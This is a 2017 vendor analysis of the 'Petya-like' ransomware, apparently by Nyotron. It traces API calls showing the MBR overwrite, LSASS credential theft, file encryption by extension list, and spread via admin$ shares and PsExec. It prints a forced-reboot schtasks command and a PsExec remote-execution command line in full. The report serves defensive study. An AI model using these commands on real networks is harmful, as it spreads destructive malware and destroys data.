

NYOTRON ATTACK RESPONSE CENTER

"Petya-like" Ransomware Analysis

June 2017



NYOTRON
SECURING THE WORLD



Executive Summary

Once again, a ransomware attack, dubbed "Petya-like", has been launched against weary organizations trying to keep up with their patch management processes.

Like WannaCry, "Petya-like's" goal to encrypt, but instead of encrypting exfiltrated payload, the attack attempts to overwrite the Master Boot Record for encrypting the device's Master File Table. Essentially, "Petya-like" is a device-level denial-of-service attack where the victim will have to pay a ransom to recover their file table and device resources.

"Petya-like" takes advantage of leaked exploits, like WannaCry, using strong encryption and a modular architecture. Petya-like's initial vector was a Word document (according to Ukrainian resources), and its spread mechanism is through either one of the leaked NSA exploits, or the use of PsExec with administrative credentials.

This document provides an overview of the "Petya-like" attack.

Nyotron's Threat-Agnostic Defense™ prevents Petya-like ransomware.
[View the short technical demonstration video here.](#)

Table of Contents:

• The "Petya-like" Ransomware Attack Biopsy	4
• Attack Flowchart	6
• Summary and What To Do Now	13




The "Petya-like" Ransomware Attack Biopsy

1. The original entrance vector to the organization was an MS-WORD document (according to online data regarding this attack), but this can, and will, change to any one of many initial attack vectors.
2. The malware will attempt to spread in the organization using the following methods:
 - a. The NSA exploits that were provided by ShadowBrokers a few months ago will allow the malware to propagate to other EPs in the local Network.
 - b. If the entry-point EP user has admin privileges (on their EP or on any other EP), then LSASS will be scanned for relevant tokens, which will allow it to propagate into other EPs. With the relevant token, it will access Target_EP_IP and write the malicious DLL to the target-EPs admin\$ share. A service will be created remotely on the target-EP, which will execute the malware (using rundll32.exe).
3. Per-EP malware potential damage. Overwrite the Master Boot Record (MBR), then encrypt sensitive user files.

The above means:

1. That even if an organization downloads the latest Microsoft patches to protect against NSA leaked exploits, the malware will still try and may succeed to penetrate EPs by using method 2.b above.
2. That it only takes a single vulnerable EP (to the above mentioned vectors) in an organization to allow the malware to damage the entire environment.

Flowchart of the Attack



Petya's initial vector was MS-Word (according to Ukrainian sources). Its spread mechanism is through either one of the NSA exploits, or using PsExec with administrative credentials.

The initial DLL is loaded using Rundll32.exe, with the command-line arguments in the following structure: Rundll32.exe petyawrap.dll,#1 60 [Note that the argument 60 is optional]

At first, the binary checks for the existence of C:\Windows\<dll name>. If this exists, the DLL will not proceed. Otherwise, execution proceeds as normal:

9590	4:47:20.827 AM	1	petyawrap.dll	PathFindFileNameW ("C:\Users\Freddy\Desktop\petyawrap-INFECTED\petyawrap.dll")	Since it doesn't find C:\Windows\petyawrap execution proceeds normally
9591	4:47:20.827 AM	1	petyawrap.dll	PathCombineW (0x00175bac, "C:\Windows\", "petyawrap.dll")	
9599	4:47:20.827 AM	1	petyawrap.dll	PathFindExtensionW ("C:\Windows\petyawrap.dll")	
9600	4:47:20.827 AM	1	petyawrap.dll	PathFileExistsW ("C:\Windows\petyawrap")	
9614	4:47:20.827 AM	1	petyawrap.dll	CreateFileW ("C:\Windows\petyawrap", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_FLAG_DELETE_ON_CLOSE, NULL)	
9627	4:47:20.843 AM	1	petyawrap.dll	CreateFileA ("\\.\C:", GENERIC_WRITE, FILE_SHARE_READ FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)	
9643	4:47:20.843 AM	1	petyawrap.dll	DeviceIoControl (0x0000016c, IOCTL_DISK_GET_DRIVE_GEOMETRY, NULL, 0, 0x001761a8, 24, 0x001761a4, NULL)	
9645	4:47:20.843 AM	1	petyawrap.dll	LocalAlloc (LMEM_FIXED, 5120)	
9647	4:47:20.843 AM	1	petyawrap.dll	SetFilePointer (0x0000016c, 512, NULL, FILE_BEGIN)	
9649	4:47:20.843 AM	1	petyawrap.dll	WriteFile (0x0000016c, 0x002f07f8, 512, 0x001761a4, NULL)	
9651	4:47:21.014 AM	1	petyawrap.dll	LocalFree (0x002f07f8)	
9653	4:47:21.014 AM	1	petyawrap.dll	CloseHandle (0x0000016c)	

Creating a dummy file (e.g. "perfc") will not help as the attackers are easily capable (using the same variant) of rendering this defense ineffective.

Example of the malware's action when the file exists:

(Notice: the file's name is "petyawrap," not "perfc").

petyawrap.dll	PathFindFileNameW ("C:\Users\Freddy\Desktop\petyawrap-INFECTED\pet...	0x0024f19e
petyawrap.dll	PathCombineW (0x001862d4, "C:\Windows\", "petyawrap.dll")	0x001862d4
petyawrap.dll	PathFindExtensionW ("C:\Windows\petyawrap.dll")	0x001862fc
petyawrap.dll	PathFileExistsW ("C:\Windows\petyawrap")	TRUE
petyawrap.dll	ExitProcess (0)	

The ransomware now overwrites the MBR with its own code:

petyawrap.dll	CloseHandle (0x0000016c)	TRUE
petyawrap.dll	CreateFileA ("\\PhysicalDrive0", GENERIC_READ GENERIC_WRITE, FILE_SHARE_READ FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)	0x0000016c
petyawrap.dll	SetFilePointerEx (0x0000016c, { u = { LowPart = 512, HighPart = 0 }, QuadPart = 512 }, NULL, FILE_BEGIN)	TRUE
petyawrap.dll	WriteFile (0x0000016c, 0x002f33b8, 512, 0x001757d4, NULL)	TRUE
petyawrap.dll	CloseHandle (0x0000016c)	TRUE
petyawrap.dll	CreateFileA ("\\PhysicalDrive0", GENERIC_READ GENERIC_WRITE, FILE_SHARE_READ FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)	0x0000016c
petyawrap.dll	SetFilePointerEx (0x0000016c, { u = { LowPart = 1024, HighPart = 0 }, QuadPart = 1024 }, NULL, FILE_BEGIN)	TRUE
petyawrap.dll	WriteFile (0x0000016c, 0x002f33b8, 512, 0x001757d4, NULL)	TRUE
petyawrap.dll	CloseHandle (0x0000016c)	TRUE
petyawrap.dll	CreateFileA ("\\PhysicalDrive0", GENERIC_READ GENERIC_WRITE, FILE_SHARE_READ FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)	0x0000016c
petyawrap.dll	SetFilePointerEx (0x0000016c, { u = { LowPart = 1536, HighPart = 0 }, QuadPart = 1536 }, NULL, FILE_BEGIN)	TRUE
petyawrap.dll	WriteFile (0x0000016c, 0x002f33b8, 512, 0x001757d4, NULL)	TRUE
petyawrap.dll	CloseHandle (0x0000016c)	TRUE
petyawrap.dll	CreateFileA ("\\PhysicalDrive0", GENERIC_READ GENERIC_WRITE, FILE_SHARE_READ FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)	0x0000016c
petyawrap.dll	SetFilePointerEx (0x0000016c, { u = { LowPart = 2048, HighPart = 0 }, QuadPart = 2048 }, NULL, FILE_BEGIN)	TRUE
petyawrap.dll	WriteFile (0x0000016c, 0x002f33b8, 512, 0x001757d4, NULL)	TRUE
petyawrap.dll	CloseHandle (0x0000016c)	TRUE
petyawrap.dll	CreateFileA ("\\PhysicalDrive0", GENERIC_READ GENERIC_WRITE, FILE_SHARE_READ FILE_SHARE_WRITE, NULL, OPEN_EXISTING, 0, NULL)	0x0000016c
petyawrap.dll	SetFilePointerEx (0x0000016c, { u = { LowPart = 2560, HighPart = 0 }, QuadPart = 2560 }, NULL, FILE_BEGIN)	TRUE
petyawrap.dll	WriteFile (0x0000016c, 0x002f33b8, 512, 0x001757d4, NULL)	TRUE

Post-Call Value	Hex Buffer: 312 bytes (Pre-Call)
0x0000016c	0000 e9 e5 04 00 55 8b ec 8b 46 06 8b 4e 0a 0b c8 8b 4e 08 75 09 8b 46 04 e7 e1 5dU...F...N...N...F...
0x002f33b8	0014 c2 08 00 53 e7 e1 8b d8 8b 46 04 e7 66 0a 03 d8 8b 46 04 e7 e1 03 d3 8b 5d c2F...F...F...F...F...
512	0034 09 00 32 ed e9 06 d1 e0 d1 d2 e2 fa c9 00 55 8b ec 59 56 8b 46 0a 0b c0 75 15U...SV...F...F...F...
	004e 8b 4e 08 8b 46 06 33 d2 e7 f1 8b d8 8b 46 04 e7 f1 8b d3 8b 5d c8 8b 5e 08N...F...F...F...F...F...
	0068 8b 56 06 8b 46 04 d1 e9 d1 db d1 ea d1 d8 0b c9 75 f4 e7 f3 8b f0 e7 66 0a 91V...F...F...F...F...F...

Uses a named pipe for inter-process communication, (As we will see later one of the binaries is given this named pipe's full-path as a commandline argument):

6 AM 1	petyawrap.dll	wsprintfW (0x00135690, "\\pipe\\%ws", ...)
6 AM 1	petyawrap.dll	CreateThread (NULL, 0, 0x003073fd, 0x00135690, 0, NULL)
6 AM 1	petyawrap.dll	memset (0x001368b8, 0, 68)
11 AM 1	petyawrap.dll	wsprintfW (0x00134e90, "%ws %ws", ...)
11 AM 1	petyawrap.dll	CreateProcessW ("C:\Users\Freddy\AppData\Local\Temp\59A6.tmp", "C:\Users\Freddy\AppData\Local\Temp\59A6.tmp", "\\pipe\{194D0C58-78E7-4168-8FA6-8A53C261C42C}")
17 AM 3	petyawrap.dll	memset (0x019ed24, 0, 4092)
17 AM 3	petyawrap.dll	memset (0x019ed24, 0, 8188)
17 AM 3	petyawrap.dll	GetAdaptersInfo (NULL, 0x019edf18)
17 AM 4	petyawrap.dll	GetProcessHeap ()
17 AM 4	petyawrap.dll	HeapAlloc (0x00200000, HEAP_ZERO_MEMORY, 20)
17 AM 4	petyawrap.dll	InitializeSecurityDescriptor (0x00243308, 1)
17 AM 4	petyawrap.dll	SetSecurityDescriptorDacl (0x00243308, TRUE, NULL, FALSE)
17 AM 4	petyawrap.dll	CreateNamedPipeW ("\\pipe\{194D0C58-78E7-4168-8FA6-8A53C261C42C}", PIPE_ACCESS_DUPLEX, PIPE_READMODE_MESSAGE PIPE_TYPE_MESSAGE, 1, 0, 0, 0, 0x02bce24)
17 AM 4	petyawrap.dll	ConnectNamedPipe (0x000001b4, NULL)

A scheduled task is created to restart the endpoint after one hour:

12069	9:44:28.987 AM	1	petyawrap.dll	CreateProcessW ("C:\Windows\system32\cmd.exe", "/c schtasks /Create /SC once /TN "" /T...")	TRUE
12211	9:44:28.987 AM	1	petyawrap.dll	Sleep (0)	
12213	9:44:28.987 AM	1	petyawrap.dll	CreateThread	
12220	9:44:29.003 AM	1	petyawrap.dll	GetCurrentProc	
12221	9:44:29.003 AM	1	petyawrap.dll	GetModuleHa	
12288	9:44:29.003 AM	2	petyawrap.dll	EnterCriticalSe	
12289	9:44:29.003 AM	2	petyawrap.dll	EnterCriticalSe	
12290	9:44:29.003 AM	2	petyawrap.dll	LeaveCriticalSe	

API	Module	Category
CreateProcessW	Kernel32.dll	Process


```

CreateProcessW (
    "C:\Windows\system32\cmd.exe",
    "/c schtasks /Create /SC once /TN "" /TR "C:\Windows\system32\shutdown.exe /r /f" /ST 10:47",
    NULL,
    FALSE,
    CREATE_NO_WINDOW,
    NULL,
    NULL,
    0x001755d0,
    0x00175614
);

```


Pre-Call Value	Post-Call Value
0x00174fb8 "C:\Windows\system32\cmd.exe"	0x00174fb8 "C:\Windows\system32\cmd.exe"
0x001747b8 "/c schtasks /Create /S..."	0x001747b8 "/c schtasks /Create /S..."
NULL	NULL

C:\Windows\system32\cmd.exe /c schtasks /Create /SC once /TN /TR "C:\Windows\system32\shutdown.exe /r /f" /ST HH:MM

Network adapters are enumerated, netbios attempts (port 139) to retrieve the remote endpoint's computer-name are made, along with probing for SMB (port 445) - in order to expand using exploits leaked from the NSA:

470650	4:47:34.196 AM	6	petyawrap.dll	MultiByteToWideChar (CP_UTF8, 0, "192.168.245.4", -1, NULL, 0)
470654	4:47:34.196 AM	6	petyawrap.dll	MultiByteToWideChar (CP_UTF8, 0, "192.168.245.4", -1, 0x0030a720, 14)
470658	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("127.0.0.1", "192.168.245.4")
470660	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("localhost", "192.168.245.4")
470662	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("FREDDY-PC", "192.168.245.4")
470664	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("192.168.245.1", "192.168.245.4")
470666	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("192.168.245.3", "192.168.245.4")
470668	4:47:34.212 AM	6	petyawrap.dll	StrCmpIW ("192.168.245.4", "192.168.245.4")
470675	4:47:34.212 AM	6	petyawrap.dll	ntohl (3292298245)
470676	4:47:34.212 AM	6	petyawrap.dll	memset (0x0319f710, 0, 256)
470677	4:47:34.212 AM	6	petyawrap.dll	socket (AF_INET, SOCK_STREAM, IPPROTO_IP)
470702	4:47:34.212 AM	6	petyawrap.dll	htons (445)
470703	4:47:34.212 AM	6	petyawrap.dll	ioctlsocket (672, FIONBIO, 0x0319f824)
470710	4:47:34.212 AM	6	petyawrap.dll	connect (672, 0x0319f814, 16)
470738	4:47:34.212 AM	6	petyawrap.dll	select (673, NULL, 0x0319f70c, NULL, 0x0319f828)
499930	4:47:36.224 AM	6	petyawrap.dll	closesocket (672)
499942	4:47:36.224 AM	6	petyawrap.dll	memset (0x0319f710, 0, 256)
499943	4:47:36.224 AM	6	petyawrap.dll	socket (AF_INET, SOCK_STREAM, IPPROTO_IP)
499966	4:47:36.224 AM	6	petyawrap.dll	htons (139)
499967	4:47:36.224 AM	6	petyawrap.dll	ioctlsocket (672, FIONBIO, 0x0319f824)

Validates with the enumerated TCP connections on the machine

Loads a resource from the DLL to the AppData folder (file format is XXXX.tmp where XXXX is a hexadecimal value):

12237	4:47:21.202 AM	1	petyawrap.dll	SizeOfResource (0x00000000, 0x00000000)
12241	4:47:21.202 AM	1	petyawrap.dll	malloc (7116)
12243	4:47:21.202 AM	1	petyawrap.dll	free (0x00129df8)
12245	4:47:21.202 AM	1	petyawrap.dll	GetTempPathW (520, 0x00175724)
12354	4:47:21.217 AM	1	petyawrap.dll	GetTempFileNameW ("C:\Users\Freddy\AppData\Local\Temp\1", NULL, 0, 0x00175b34)
12377	4:47:21.217 AM	1	petyawrap.dll	CoCreateGuid (IID_NULL)
12378	4:47:21.217 AM	1	petyawrap.dll	UuidCreate (IID_NULL)
12428	4:47:21.217 AM	1	petyawrap.dll	StringFromCLSID ({aea3a508-94e3-41bd-a213-200380bc4d50}, 0x001761b8)
12429	4:47:21.217 AM	1	petyawrap.dll	IstrieW ("IAEA3A508-94E3-41BD-A213-200380BC4D50")
12430	4:47:21.217 AM	1	petyawrap.dll	RegOpenKeyExW (HKEY_LOCAL_MACHINE, "Software\Microsoft\Ole", 0, KEY_READ, 0x0017459c)
12439	4:47:21.217 AM	1	petyawrap.dll	RegQueryValueExW (0x0000018c, "MaximumAllowedAllocationSize", NULL, 0x00174594, 0x00174590, 0x00174598)
12582	4:47:21.248 AM	1	petyawrap.dll	RegCloseKey (0x0000018c)
12589	4:47:21.248 AM	1	petyawrap.dll	memcpy (0x00249708, 0x001745cc, 78)
12591	4:47:21.248 AM	1	petyawrap.dll	CreateFileW ("C:\Users\Freddy\AppData\Local\Temp\EA51.tmp", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_HIDDEN, NULL)
12631	4:47:21.248 AM	1	petyawrap.dll	WriteFile (0x0000018c, 0x002f5e20, 47616, 0x00174710, NULL)
12633	4:47:21.248 AM	1	petyawrap.dll	CloseHandle (0x0000018c)

This binary is a tool used to read LSASS.exe's memory and attain administrative privileges:

12645	4:47:21.248 AM	1	petyawrap.dll	CreateProcessW ("C:\Users\Freddy\AppData\Local\Temp\EA51.tmp", "C:\Users\Freddy\AppData\Local\Temp\EA51.tmp" "\\pipe\{AEA3A508-94E3-41BD-A213-200380BC4D50}", NULL, NULL, 0, 0, NULL, NULL, 0, 0, 0, 0)
166260	4:47:26.225 AM	1	petyawrap.dll	WaitForSingleObject (0x00000184, 60000)
166273	4:47:26.599 AM	1	petyawrap.dll	EnterCriticalSection (0x0024e7b0)
166274	4:47:26.599 AM	1	petyawrap.dll	InterlockedExchange (0x0024e7d8, 1)
166275	4:47:26.599 AM	1	petyawrap.dll	LeaveCriticalSection (0x0024e7b0)
166276	4:47:26.599 AM	1	petyawrap.dll	TerminateThread (0x0000018c, 0)
166279	4:47:26.599 AM	1	petyawrap.dll	CloseHandle (0x0000018c)
166281	4:47:26.599 AM	1	petyawrap.dll	CreateFileW ("C:\Users\Freddy\AppData\Local\Temp\EA51.tmp", GENERIC_WRITE, 0, NULL, CREATE_ALWAYS, FILE_ATTRIBUTE_HIDDEN, NULL)
166294	4:47:26.599 AM	1	petyawrap.dll	WriteFile (0x0000018c, 0x002f5e20, 47616, 0x00174710, NULL)
166296	4:47:26.599 AM	1	petyawrap.dll	CloseHandle (0x0000018c)

Waits for the process to finish

Removes traces (Overwrites the file)

The process extracts PsExec (names it "dllhost.dat") to the local machine from its resources:

166314	4:47:26.599 AM	1	petyawrap.dll	FindResourceW (0x008c0000, 3, 10)
166316	4:47:26.599 AM	1	petyawrap.dll	LoadResource (0x008c0000, 0x008e00c8)
166318	4:47:26.599 AM	1	petyawrap.dll	LockResource (0x008ecd8c)
166319	4:47:26.599 AM	1	petyawrap.dll	SizeOfResource (0x008c0000, 0x008e00c8)
166323	4:47:26.599 AM	1	petyawrap.dll	malloc (7116)
166325	4:47:26.599 AM	1	petyawrap.dll	free (0x00129df8)
166329	4:47:26.599 AM	1	petyawrap.dll	GetWindowsDirectoryW (0x00303088, 260)
166331	4:47:26.599 AM	1	petyawrap.dll	PathAppendW ("C:\Windows", "dllhost.dat")
166339	4:47:26.599 AM	1	petyawrap.dll	CreateFileW ("C:\Windows\dllhost.dat", GENERIC_WRITE, 0, NULL, CREATE_NEW, 0, NULL)
166352	4:47:26.599 AM	1	petyawrap.dll	WriteFile (0x0000018c, 0x003033fd0, 381816, 0x001761a0, NULL)
166354	4:47:26.599 AM	1	petyawrap.dll	CloseHandle (0x0000018c)
166357	4:47:26.599 AM	1	petyawrap.dll	HeapFree (0x00210000, 0, 0x003033fd0)
166359	4:47:26.599 AM	1	petyawrap.dll	SetLastError (ERROR_SUCCESS)
166360	4:47:26.599 AM	1	petyawrap.dll	CreateThread (NULL, 0, 0x008ca0fe, NULL, 0, NULL)

The final line in this image shows the "CreateThread" method used to invoke the attempt to infect other machines by writing the malicious DLL to \\<ENDPOINT-IP>\admin\$\<dllname>. admin\$ is a known share in windows environments for administrators. This thread also attempts to execute the malicious code as a service using the administrative privileges it acquired from reading LSASS.exe's memory:

11	petyawrap.dll	PathFindExtensionW ("\\192.168.245.3\admin\$\petyawrap.dll")	0x028be848		0.000001
11	petyawrap.dll	PathFileExistsW ("\\192.168.245.3\admin\$\petyawrap")	FALSE	0 = The operation com...	0.000436
11	petyawrap.dll	GetLastError ()	ERROR_FILE_N...		0.000001
11	petyawrap.dll	CreateFileW ("\\192.168.245.3\admin\$\petyawrap.dll", GENERIC_WRITE, 0, N...	0x00000294		0.006227
11	kernel32.dll	RtlInitUnicodeStringEx (0x028bdbfc, "\\192.168.245.3\admin\$\petyawr...	STATUS_SUCCESS		0.000001
11	kernel32.dll	RtlDosDeviceName_U ("\\192.168.245.3\admin\$\petyawrap.dll")	0		0.000001
11	kernel32.dll	RtlEqualUnicodeString (0x028bdbc8, 0x779beb6c, TRUE)	FALSE	If it doesn't exist...	0.000001
11	kernel32.dll	RtlEqualUnicodeString (0x028bdbc8, 0x779beb74, TRUE)	FALSE		0.000001
11	kernel32.dll	RtlEqualUnicodeString (0x028bdbc8, 0x779beb7c, TRUE)	FALSE		0.000001
11	KERNELBASE.dll	RtlInitUnicodeStringEx (0x028bdbb0, "\\192.168.245.3\admin\$\petyaw...	STATUS_SUCCESS	Create it	0.000001
11	KERNELBASE.dll	RtlDosPathNameToRelativeNtPathName_U_WithStatus ("\\192.168.245.3...	STATUS_SUCCESS		0.000003
11	KERNELBASE.dll	NtCreateFile (0x028bdbd0, FILE_READ_ATTRIBUTES GENERIC_WRITE ...	STATUS_SUCCESS		0.006197
11	KERNELBASE.dll	RtlReleaseRelativeName (0x028bdb8c)			0.000001
11	KERNELBASE.dll	RtlFreeHeap (0x00210000, 0, 0x0021f898)	TRUE		0.000002
11	KERNELBASE.dll	RtlFreeHeap (0x00210000, 0, NULL)	TRUE		0.000001
11	KERNELBASE.dll	RtlSetLastWin32Error (ERROR_SUCCESS)			0.000001
11	petyawrap.dll	WriteFile (0x00000294, 0x00256168, 362360, 0x028bdb3c, NULL)	TRUE		0.002835
11	KERNELBASE.dll	NtWriteFile (0x00000294, NULL, NULL, NULL, 0x028bdbd8, 0x00256168, 3...	STATUS_SUCCESS		0.002832
11	petyawrap.dll	CloseHandle (0x00000294)	TRUE		0.000411
11	KERNELBASE.dll	NtClose (0x00000294)	STATUS_SUCCESS		0.000408
11	petyawrap.dll	GetCurrentThread ()	GetCurrentThre...		0.000001
11	petyawrap.dll	OpenThreadToken (GetCurrentThread(), TOKEN_DUPLICATE, TRUE, 0x028b...	FALSE	1008 = An attempt was...	0.000008
11	KERNELBASE.dll	NtOpenThreadToken (GetCurrentThread(), TOKEN_DUPLICATE, TRUE, 0...	STATUS_NO TO...	0x0000007c = An attem...	0.000001

Using PsExec to execute on a remote machine:

174537	4:47:27.239 AM	11	petyawrap.dll	StrCatW ("", "60")	
174542	4:47:27.239 AM	11	petyawrap.dll	StrCatW ("60", "")	
174547	4:47:27.239 AM	11	petyawrap.dll	LeaveCriticalSection (0x008df124)	
174551	4:47:27.239 AM	11	petyawrap.dll	memcpy (0x028bf8f8, 0x028b9b24, 6)	
174557	4:47:27.239 AM	11	petyawrap.dll	CreateProcessW ("C:\Windows\dllhost.dat", "C:\Windows\dllhost.dat \\192.168.245.3 -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\dllhost.dat C:\Windows\dllhost.dat \\192.168.245.3 -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\dllname.dll", #1 60	
174564	4:47:27.239 AM	11	AcLayers.DLL	GetLastError ()	
174566	4:47:27.239 AM	11	AcLayers.DLL	SetLastError (ERROR_SUCCESS)	
174569	4:47:27.239 AM	11	AcLayers.DLL	InitializeProcThreadAttributeList (0x028bdbd4, 1, 0, 0x028bdbd0)	

C:\Windows\dllhost.dat C:\Windows\dllhost.dat \\192.168.245.3 -accepteula -s -d C:\Windows\System32\rundll32.exe "C:\Windows\dllname.dll", #1 60

Lastly, find the logical drives to encrypt (filesystem drives):

166547	4:47:26.615 AM	1	petyawrap.dll	GetLogicalDrives ()
166551	4:47:26.615 AM	1	petyawrap.dll	GetDriveTypeW ("D:\\")
166557	4:47:26.615 AM	1	petyawrap.dll	GetDriveTypeW ("C:\\")
166562	4:47:26.615 AM	1	petyawrap.dll	LocalAlloc (LMEM_ZEROINIT, 32)
166565	4:47:26.615 AM	1	petyawrap.dll	CreateThread (NULL, 0, 0x008c1e51, 0x00305d58



The encryption process:

```
petyawrap.dll PathCombineW ( 0x0281e690, "C:\IDA61\python", "init.py" )
petyawrap.dll PathFindExtensionW ( "init.py" )
petyawrap.dll wsprintfW ( 0x0281eaa0, "%ws:", ... )
petyawrap.dll StrStrIW ( ".3ds.7z.accdB.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf..." )
petyawrap.dll CreateFileW ( "C:\IDA61\python\init.py", GENERIC_READ | GENERIC_WRITE, 0, NULL, OPEN_EXISTING, 0, NULL )
petyawrap.dll GetFileSizeEx ( 0x000002c0, 0x0281e408 )
petyawrap.dll CreateFileMappingW ( 0x000002c0, NULL, PAGE_READWRITE, 0, 3088, NULL )
petyawrap.dll MapViewOfFile ( 0x000002b4, FILE_MAP_READ | FILE_MAP_WRITE, 0, 0, 3087 )
petyawrap.dll CryptEncrypt ( 0x03032270, NULL, TRUE, 0, 0x001e0000, 0x0281e428, 3088 )
petyawrap.dll FlushViewOfFile ( 0x001e0000, 3088 )
petyawrap.dll UnmapViewOfFile ( 0x001e0000 )
petyawrap.dll CloseHandle ( 0x000002b4 )
petyawrap.dll CloseHandle ( 0x000002c0 )
petyawrap.dll FindNextFileW ( 0x03032370, 0x0281e440 )
petyawrap.dll FindClose ( 0x03032370 )
petyawrap.dll FindNextFileW ( 0x03032330, 0x0281ecd0 )
petyawrap.dll PathCombineW ( 0x0281ef20, "C:\IDA61", "qidahelp.qch" )
petyawrap.dll PathFindExtensionW ( "qidahelp.qch" )
petyawrap.dll wsprintfW ( 0x0281f330, "%ws:", ... )
petyawrap.dll StrStrIW ( ".3ds.7z.accdB.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf..." )
petyawrap.dll FindNextFileW ( 0x03032330, 0x0281ecd0 )
petyawrap.dll PathCombineW ( 0x0281ef20, "C:\IDA61", "qidahelpcollection.qhc" )
petyawrap.dll PathFindExtensionW ( "qidahelpcollection.qhc" )
petyawrap.dll wsprintfW ( 0x0281f330, "%ws:", ... )
petyawrap.dll StrStrIW ( ".3ds.7z.accdB.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf..." )
```

This file has .py extension, which means it should be encrypted

These files are skipped, their extension isn't interesting enough

The following is a list of file extensions that will be encrypted by this malware:

3ds.7z.accdB.ai.asp.aspx.avhd.back.bak.c.cfg.conf.cpp.cs.ctl.dbf.disk.djvu.doc.docx.dwg.eml.fdb.gz.h.hdd.kdbx.mail.mdb.msg.nrg.ora.ost.ova.ovf.pdf.php.pmf.ppt.pptx.pst.pvi.py.pyc.rar.rtf.sln.sql.tar.vbox.vbs.vcb.vdi.vfd.vmc.vmdk.vmsd.vmx.vsdX.vsv.work.xls.x.cfg

Once one hour passes, the scheduled task should initiate a shutdown process to the machine and the disk encryption initiates:

Repairing file system on C:

